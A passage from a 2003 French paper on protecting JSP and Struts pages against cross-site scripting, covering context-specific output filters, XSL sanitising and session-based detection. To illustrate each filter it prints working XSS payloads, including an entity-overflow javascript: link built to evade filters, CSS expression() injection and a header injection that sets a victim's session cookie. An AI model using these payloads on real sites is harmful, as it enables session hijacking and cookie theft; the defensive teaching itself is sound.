Le slash-inverse permet de supprimer l'interprétation de fin de chaîne du premier `alert()`. La chaîne reprend dans le deuxième `alert()`. Le double slash permet de couper la fin de la ligne en la considérant comme un commentaire.

Un filtre spécifique est indispensable.

2.2.3 Filtre pour un corps javascript

Le troisième filtre traite les inclusions dans le corps d'un javascript. Il faut alors supprimer les caractères signalant la fin d'une expression. Supprimez les caractères suivants : `;` `()` `[]` `\n`

```
<script>
<%= filtreBodyScript(fonction)%>();
</script>
```

Sinon, la valeur `; Le script ici ;` permet d'effectuer le traitement voulu.

```
<script>
; Le script ici ;();
</script>
```

Les filtres classiques comme ceux de Struts sont inopérants dans cette situation.

2.2.4 Filtre d'une URL

Le filtre suivant est plus complexe. Il sert lors de la production d'une URL et également lors de la valorisation d'un attribut acceptant une URL (`href`, `src`, `on...`).

```
<form action="<%= url%>">
Votre nom : <input type="text"
name="nom"><br />
<input type="submit" />
</form>
```

Il faut supprimer le protocole, quelles que soient les interprétations possibles du navigateur. Ce n'est pas simple car les navigateurs acceptent de nombreuses versions.

```
<form action="<%= filtreURL(url)%>">
Votre nom : <input type="text"
name="nom"><br />
<input type="submit" />
</form>
```

L'URL est découpé en deux parties : le protocole et le chemin. Le protocole est traité différemment par les navigateurs. Le protocole correspond à `file:`, `http:`, `https:`, `javascript:`, `telnet:` ou bien d'autres possibilités, disponible sur les Windows, à l'insu de l'utilisateur. Cela correspond aux mots présents avant le caractère deux points.

Si une entité est présente dans la chaîne identifiant le protocole, elle est convertie avant analyse. Les blancs sont automatiquement supprimés.

Par exemple, I.E. interprète `javascript:` comme le protocole `javascript:` et exécute le code indiqué dans l'URL. Les valeurs décimales et hexadécimales sont possibles. Certains navigateurs acceptent des entités numériques avec de très grandes valeurs. Cela peut permettre à un pirate de contourner les filtres. Par exemple, le code suivant permet de lancer un javascript.

```
<a href=
"&#4294967402;&#42949673
93;&#4294967414;&#429496
7393;&#4294967411;&#4294
967395;&#4294967410;&#42
94967401;&#4294967408;&#
4294967412;&#4294967354;
&#4294967393;&#429496740
4;&#4294967397;&#4294967
410;&#4294967412;&#42949
67336;&#4294967335;&#429
4967368;&#4294967401;&#4
294967329;&#4294967335;&
#4294967337;&#42
94967355;">Click me!</a>
```

Un algorithme pour optimiser les filtres

Pour offrir un filtre étendu, encodant certains caractères mais laissant intacte une liste spécifique de marqueur, il y a plusieurs approches. La version naïve consiste à encoder tous les caractères inférieurs, supérieurs et éperluettes, puis à rechercher l'un après l'autre les marqueurs valide pour les restituer. `max > min ` devient `max > min `, et enfin `max > min ` ». Le temps de transformation est proportionnel à la taille de la chaîne et au nombre de marqueurs différents à restituer. Une approche consiste à utiliser un moteur d'expression régulière pour identifier les différents patterns. La plupart des langages proposent un moteur NFA, dirigé par l'expression régulière. Ces moteurs ne sont pas efficace pour rechercher simultanément plusieurs chaînes car ils travaillent l'une après l'autre. Un moteur DFA, dirigé par le texte, est proche de l'algorithme proposé ce-dessous. N'utilisez pas de moteur d'expression régulière NFA pour effectuer ces conversions.

Une approche plus efficace consiste à préparer le travail dans un automate. Tous les marqueurs à garder sont présents dans une liste. Une première phase construit un arbre d'analyse permettant de chercher simultanément tous les marqueurs candidats en même temps. Cet arbre est gardé pour la durée de vie de l'application. Pour chaque caractère identifié, une liste de caractères candidat suivant est indiquée, et ainsi de suite. Par exemple, avec la liste ``, ``, `<i>`, `</i>` l'arbre construit est décrit Figure 4.




Figure 4

Avec cet arbre, l'analyse s'effectue très rapidement. Chaque caractère n'est consulté qu'une seule fois. Il est alors immédiatement possible de savoir s'il faut laisser intacte le caractère ou le convertir.

Ce code est compris comme : `javascript:alert('Hi!');` Les navigateurs calculent les caractères sur trente-deux bits. En indiquant une valeur supérieure, dont les bits de poids faibles correspondent à la valeur d'un caractère, il est possible de contourner les filtres. Par exemple, le caractère de valeur cinquante-huit peut être représenté par $58 + 2^{32}$ ou $58 + 2^{64}$ et ainsi de suite.

```
65 + 232 = 0x41 + 0x100000000 = 0x100000041 = 4294967361 = 'A'
```

Les filtres doivent tenir compte de cela. C'est généralement nécessaire lors de l'analyse d'une URL pour identifier le type de protocole utilisé. En l'absence du caractère deux points, le code suivant doit quand même être identifié comme dangereux.

```
<iframe src="javascript&4294967354;alert(57)"></iframe>
```

2.2.5 Filtre des paramètres d'URL

Le cinquième filtre s'occupe des paramètres inclus dans une URL. Ils doivent subir un traitement particulier, différent du filtre précédent. Il faut encoder les caractères pour-cent, espace et et-commercial, supprimer les caractères de code ascii inférieur à trente-deux et compris entre cent-vingt sept et deux cent cinquante-six. Tous les caractères unicodes doivent également être encodés.

```
<a href="chercher.jsp?home=<%= filtreParamUrl(param)%>">chercher</a>
```

Sinon, il est possible de forcer la valorisation de paramètres. Par exemple, la valeur `&id=1234` pour la variable `param` permet de modifier le comportement de l'application.

2.2.6 Filtre des feuilles de style

Le sixième filtre sert à nettoyer les feuilles de styles ou les attributs `style`. Il faut modifier quelques mots clefs critiques comme `@export`, `@import`, `expression`, `eval` ou `url`. Il ne faut pas les supprimer mais les modifier au risque de faire apparaître de nouvelles syntaxes.

L'exemple suivant peut être attaqué.

```
<p style="<%= style %>" />
```

Par exemple, avec la valeur `expression(alert('hack'))` pour la variable `style`.

```
<p style="expression(alert('hack'))">
```

Il faut filtrer spécifiquement cet attribut ou les injections dans les feuilles de styles.

```
<p style="<%= filtreStyle(style) %>" />
```

L'instruction `url()` des feuilles de style permet également d'exécuter du javascript.

```
@import url(javascript:alert('hack'));
```

2.2.7 Filtre MIME

Le septième filtre est particulier. Si le marqueur `<style/>` possède un attribut `type`, il ne doit pas y avoir la valeur `text/javascript`. Sinon, une combinaison de deux échos peut permettre le vol du cookie. Le premier place la valeur `text/javascript`, le deuxième injecte le script lui-même.

```
<style type="<%=type%>">
<%= leStyle %>
</style>
```

Si la variable `type` indique `text/javascript`, la variable `leStyle` peut posséder du javascript.

```
type=text/javascript&leStyle=new Image()...
```

La page produite est alors :

```
<style type="text/javascript">
new Image()...
</style>
```

Il faut encoder le type MIME du paramètre `type`.

```
<style type="<%= filtreMIME(type)%>">
<%= filtreStyle(leStyle) %>
</style>
```

2.2.8 Filtre des en-tête HTTP

Le dernier filtre s'occupe des en-têtes HTTP. Il faut supprimer les retours chariots et les points-virgules. Sinon, il est possible de forcer un cookie dans le navigateur de l'utilisateur ou de l'envoyer automatiquement vers une autre page.

```
response.addHeader("Etag",param);
```

La valeur `a%0D%0Aset-Cookie: session=1234` pour la variable `param` permet d'effectuer une attaque inverse, en valorisant le cookie de session de la victime. Il faut également filtrer cette situation.

```
response.addHeader("Etag",
    filtreHeader(param));
```

2.2.9 Filtre sur le client

Nous avons vu que l'attaque Cross Site Scripting était également applicable dans un javascript. Coté client, il faut coder l'application pour résister à cela. La fonction `javascript escape()` permet de nettoyer les URL.

```
<script language="JavaScript">
document.write(
    "<a href=\""+ escape(document.location)
    +"/image\">image</a>");
</script>
```

L'utilisation de `innerHTML` est également dangereuse.

```
<div id="ici">
</div>
<script language="JavaScript">
ici.innerHTML=param;
</script>
```

Dans l'exemple précédant, il peut être possible d'indiquer du javascript dans le paramètre `param`.

```
param=<script>Le script ici</script>
```

La page produite est équivalente à celle-ci :

```
<div id="ici">
<script>Le script ici</script>
</div>
```

Lors de la manipulation des pages par du code local, utilisez `innerText` à la place de `innerHTML`. Ainsi, il n'y a pas de risque d'inclusion de nouveaux traitements.

```
<div id="ici">
</div>
<script language="JavaScript">
ici.innerText=param;
</script>
```

Évitez également l'utilisation de `eval()`. Sinon, la valorisation d'une variable peut modifier le comportement de la page.

```
<script>
eval(param);
</script>
```

2.2.10 Autres filtres

Parfois, la variable à inclure tolère certains marqueurs. Un encodage particulier peut détecter une liste précise de marqueurs pouvant être présents, et appliquer les encodages pour les autres.

Par exemple, un encodage `htmlextended` détectera les marqueurs `` et ``. Tous les autres caractères seront convertis. La chaîne « `Juin est > à juillet » est traduite en « Juin est > ` juillet ».`

Les filtres étant exploités très fréquemment, il faut être extrêmement prudent dans leurs rédactions afin de ne pas pénaliser les performances (Voir « Un algorithme pour optimiser les filtres »).

3. FILTRE HTML

Il est parfois nécessaire d'injecter dans une page du texte riche au format HTML. C'est le cas de l'affichage de mail HTML par un navigateur. Ce cas est extrêmement difficile à traiter tant les possibilités d'actions d'un pirate sont grandes.

3.1 Approche XSL

Une des approches consiste à utiliser un filtre XSL. C'est un filtre, codé en XML, qui permet la transformation d'un flux XML en un autre. Les HTML peuvent être vues comme des flux XML.

Cette approche consiste à analyser le contenu HTML d'une page à l'aide d'un analyseur comme Tidy (<http://tidy.sourceforge.net/>) et d'appliquer un filtre XSL pour nettoyer la page. Cela permet de traiter différents points :

- Les syntaxes erronées ;
- Les entités interdites ;
- les marqueurs interdits ;
- les attributs des marqueurs interdits (`onmouseover`, ...);
- les valeurs des attributs non-conformes (`href="javascript:..."`, `width="1000000"`);
- les contenus offensants.

La vérification de la syntaxe est traitée par l'analyseur Tidy qui n'accepte que des syntaxes valides. Cela sert de point d'entrée aux traitements suivants. Les entités interdites sont vérifiées par une DTD (Data Type Description).

Pour refuser des marqueurs, il est possible d'utiliser une liste blanche ou noire.

```
<!-- supprime les marqueurs script -->
<xsl:template match="script"/>
```

Ou bien, le résultat peut convertir le marqueur en commentaire.

```
<xsl:template match="script">
<xsl:comment>Il y a un script
hostile</xsl:comment>
</xsl:template>
```

Il est parfois nécessaire de vider le contenu d'un marqueur.

```
<!-- Nettoie les applet mais préserve le
marqueur cela evite l'affichage de
traitements pour les navigateurs
n'acceptant pas les applets -->
<xsl:template match="applet">
<xsl:apply-templates />
</xsl:template>
```

Une liste de marqueur peut être autorisée dans une liste blanche.

```
<!-- accepte seulement p, ul, li et leurs
attributs -->
<xsl:template
match="p|ul|li|@*|text()|comment()">
<xsl:copy>
<xsl:apply-templates
select="*|@*|text()|comment()" />
```

```
</xsl:copy>
</xsl:template>
```

Le Source 8 permet de refuser des attributs en liste noire.

```
<!-- accepte tous les attributs dans 'a'
sauf les on* -->
<xsl:template match="a">
<xsl:element name="a">
<xsl:for-each select="@*">
<xsl:if test="not(starts-with(name(),
'on'))">
<xsl:variable name="attribute">
<xsl:value-of select="name()" />
</xsl:variable>
<xsl:attribute name="$attribute">
<xsl:value-of select="." />
</xsl:attribute>
</xsl:if>
</xsl:for-each>
<xsl:apply-templates />
</xsl:element>
</xsl:template>
```

Source 8 : Approche en liste noire.

Le Source 9 est l'approche en liste blanche.

```
<!-- accepte seulement href et title sur
'a' -->
<xsl:template match="a">
<xsl:element name="a">
<xsl:if test="@href">
<xsl:attribute name="href">
<xsl:value-of select="@href" />
</xsl:attribute>
</xsl:if>
<xsl:if test="@title">
<xsl:attribute name="title">
<xsl:value-of select="@title" />
</xsl:attribute>
</xsl:if>
<xsl:apply-templates />
</xsl:element>
</xsl:template>
```

Source 9 : Approche en liste blanche.

Pour vérifier la conformité des valeurs des paramètres, cela devient de la simple analyse de texte dans les valeurs des attributs. Il est possible de détecter des valeurs hors normes, des URL avec un @ (pour Netscape) ou des protocoles inhabituels. XMLShéma (<http://www.w3.org/XML/Schema>) permet d'ajouter de nombreuses restrictions dans les valeurs des paramètres. Parfois, il est nécessaire d'enrichir le fichier XSL de script dans un langage plus évolué (Javascript, java, etc.) afin de vérifier plus précisément la syntaxe d'un attribut.

3.2 Approche Restricted

Microsoft Internet Explorer 6 et supérieur propose une extension de sécurité aux marqueurs `<frame/>` et `<iframe/>` permettant de placer le contenu dans le mode `restricted`, interdisant les scripts et autres fonctionnalités risquées. Cela permet d'inclure une portion de code HTML venant d'un client, en interdisant les exploitations malicieuses. Cette approche est très intéressante car elle place le code douteux dans l'espace « Site restreint ». L'inconvénient est que le code doit être présent dans un `<frame/>` ou un `<iframe/>`. Il faut alors réorganiser la page. De plus, la sécurité n'est disponible qu'aux utilisateurs d'Internet Explorer version 6. Cela reporte le problème sur le client alors qu'il concerne le serveur. Une combinaison des différentes approches est préférable : faire le maximum côté serveur et utiliser les frames `restricted` sur le client s'il sait les gérer.

4. DETECTION D'ATTAQUE

Une approche pour détecter une attaque consiste à associer à chaque session des informations complémentaires sur l'utilisateur. Par exemple, lors de la première connexion, il est possible d'associer l'adresse IP du client, la version de son navigateur ainsi que sa langue. Si, en cours de session, une de ces informations évolue, il est fort probable qu'un pirate est à l'œuvre. Ce n'est pas toujours le cas. En effet, l'adresse IP n'est pas toujours constante pour un client donné. Il est souvent possible de limiter l'évolution de l'adresse IP aux adresses du réseau correspondant. Il faut effectuer cette vérification à chaque requête.

5. CONCLUSION

La plupart des sites utilisant simplement les technologies JSP, ASP ou PHP sont vulnérables à ces attaques. Les approches proposées pour générer facilement des pages ne s'occupent que d'insérer des variables dans des pages. Il n'y a aucun traitement d'effectuer. Une page proposant les marqueurs `<%= %>` est certainement vulnérable.

Les frameworks améliorent la situation mais pas suffisamment. Par exemple, la très grande majorité des applications utilisant le framework Struts sont susceptible d'être attaqué par un Cross Site Scripting. Il suffit d'avoir une insertion de variable dans une URL ou un attribut acceptant une URL, dans le corps d'un javascript, dans une chaîne de caractères javascript ou dans une feuille de style. Ce framework ne propose pas de solution pour appliquer les différents encodages nécessaires.

Il est urgent de modifier toutes ces API pour permettre au développeur d'indiquer précisément le type de filtre à appliquer suivant le lieu d'insertion d'une information.

Philippe Prados – Novembre 2003
pp@philippe.prados.name